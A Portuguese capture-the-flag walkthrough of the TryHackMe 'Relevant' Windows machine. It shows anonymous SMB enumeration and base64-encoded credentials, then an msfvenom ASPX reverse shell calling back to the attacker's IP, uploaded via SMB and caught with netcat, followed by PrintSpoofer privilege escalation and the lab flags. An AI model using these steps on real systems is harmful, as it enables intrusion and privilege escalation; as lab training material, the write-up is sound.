

Relevant

TryHackMe



Vamos iniciar esse desafio de Pentest. Para começar, podemos fazer uma varredura da rede com o nmap.




```
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2022-05-02T23:28:35+00:00
| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-05-01T23:22:49
| Not valid after:  2022-10-31T23:22:49
| MD5:   ec17 c58d baa2 c61f c926 72e0 9cc8 0561
|_SHA-1: 792e 4a98 c590 9550 b474 4594 60ef d0bd 65df 81bd
|_ssl-date: 2022-05-02T23:29:15+00:00; +6s from scanner time.
49663/tcp open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h24m06s, deviation: 3h07m51s, median: 5s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-05-02T16:28:37-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
```

Descobrimos alguns serviços rodando do servidor. Podemos começar tentando enumerar o SMB que achamos.


Utilizando o smbclient, conseguimos enumerar os diretórios sem precisar de autenticação.



```
┌──(root💀 Pentest)-[~]
└─# smbclient -L \\10.10.247.158 -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nt4wrksv        Disk      
SMB1 disabled -- no workgroup available
```

Enumerando o nt4wrksv, conseguimos encontrar um arquivo chamado passwords.txt




```
┌──(root💀 Pentest)-[~]
└─# smbclient //10.10.247.158/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 18:46:04 2020
  ..                                  D        0  Sat Jul 25 18:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 12:15:33 2020

                7735807 blocks of size 4096. 4950710 blocks available
smb: \> get passwords.txt
getting file \passwords.txt of size 98 as passwords.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> 
```


Baixamos esse arquivo para a nossa máquina e podemos testar outros diretórios do SMB.

Não achamos nenhum outro diretório com permissões ou informações, porém, podemos tentar recuperar as senhas do arquivo que baixamos.



```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Podemos ver que essa criptografia é base64, podemos tentar ler em texto claro.



```
┌──(root💀 Pentest)-[~]
└─# echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
Bob - !P@$$W0rD!123

┌──(root💀 Pentest)-[~]
└─# echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
Bill - Juw4nnaM4n420696969!$$$
```

Com isso, temos 2 possíveis usuários e senhas:


- Bob: !P@$$W0rD!123

- Bill: Juw4nnaM4n420696969!$$$

Prosseguindo com a enumeração, podemos tentar analisar as portas http que achamos: 80 e 49663.

Os dois rodam o IIS.

Depois de algum tempo analisando, descobrimos que o serviço que roda na porta 49663 permite acessar o diretório que tínhamos descoberto no smbclient.




```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```

Com isso, podemos voltar no smbclient e tentar subir uma webshell, como no servidor roda o IIS, temos que subir um .asp ou .aspx

Vamos usar o msfvenom para criar a shell:

- msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.18.9.194 LPORT=443 — platform windows -a x64 -f aspx -o shell.aspx


Agora subir o arquivo no SMB.



```
┌──(root💀Pentest)-[~/Desktop/TryHackMe/Relevant]
└─# smbclient //10.10.247.158/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (4.7 kb/s) (average 4.7 kb/s)
smb: \> ls
  .                                   D        0  Mon May  2 20:58:35 2022
  ..                                  D        0  Mon May  2 20:58:35 2022
  passwords.txt                       A       98  Sat Jul 25 12:15:33 2020
  shell.aspx                          A     3387  Mon May  2 20:58:35 2022

                7735807 blocks of size 4096. 5137255 blocks available
smb: \>
```

Podemos tentar abrir nossa porta 443 e receber a conexão reversa, acessando a shell que criamos no servidor.




```
┌──(root💀Pentest)-[~]
└─# nc -vlnp 443
listening on [any] 443 ...
connect to [10.18.9.194] from (UNKNOWN) [10.10.247.158] 49890
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

Com isso, recebemos a conexão reversa e temos acesso ao host.

Podemos então pegar a primeira flag acessando o diretório do Bob




```
               1 File(s)             35 bytes
               2 Dir(s)  21,042,122,752 bytes free

c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

Com acesso à máquina então, podemos tentar escalar nosso acesso.

Primeiramente, podemos rodar o comando systeminfo para tentar descobrir as informações do sistema operacional.



```
c:\>systeminfo
systeminfo

Host Name:                 RELEVANT
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     7/25/2020, 7:56:59 AM
System Boot Time:          5/2/2022, 4:21:27 PM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 63 Stepping 2 GenuineIntel ~2400 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,024 MB
Available Physical Memory: 320 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 1,320 MB
Virtual Memory: In Use:    728 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.0.1
                                 IP address(es)
                                 [01]: 10.10.247.158
                                 [02]: fe80::454b:4649:e7d9:973
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

c:\>
```

Analisando isso, descobrimos que o sistema rodado é o Windows Server 2016 e, procutando exploits para esse server, encontramos uma chamada PrintSpoofer, podemos tentar escalar nosso acesso com isso então.


- https://github.com/itm4n/PrintSpoofer

Achamos um código no git para isso.

Para pegar o exe, usamos o seguinte git:


- https://github.com/dievus/printspoofer

Subimos o executável pelo próprio SMBCLIENT.



```
┌──(root💀Pentest)-[~/Desktop/TryHackMe/Relevant]
└─# smbclient //10.10.247.158/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> put PrintSpoofer.exe
putting file PrintSpoofer.exe as \PrintSpoofer.exe (27.2 kb/s) (average 27.2 kb/s)
smb: \> 
```

Então agora com isso executamos e viramos system do Windows server, com isso, podemos tentar pegar a key do root.



```
07/25/2020  10:30 AM    <DIR>          .
07/25/2020  10:30 AM    <DIR>          ..
07/25/2020  07:58 AM    <DIR>          Contacts
07/25/2020  08:24 AM    <DIR>          Desktop
07/25/2020  07:58 AM    <DIR>          Documents
07/25/2020  08:39 AM    <DIR>          Downloads
07/25/2020  07:58 AM    <DIR>          Favorites
07/25/2020  07:58 AM    <DIR>          Links
07/25/2020  07:58 AM    <DIR>          Music
07/25/2020  07:58 AM    <DIR>          Pictures
07/25/2020  07:58 AM    <DIR>          Saved Games
07/25/2020  07:58 AM    <DIR>          Searches
07/25/2020  07:58 AM    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  21,126,471,680 bytes free

C:\Users\Administrator>dir Desktop
dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\Users\Administrator\Desktop

07/25/2020  08:24 AM    <DIR>          .
07/25/2020  08:24 AM    <DIR>          ..
07/25/2020  08:25 AM                35 root.txt
               1 File(s)             35 bytes
               2 Dir(s)  21,126,471,680 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
THM{1fk5kf469devly1gl320zafgl345pv}
C:\Users\Administrator\Desktop>
```

Com isso, completamos o nosso desafio de pentest.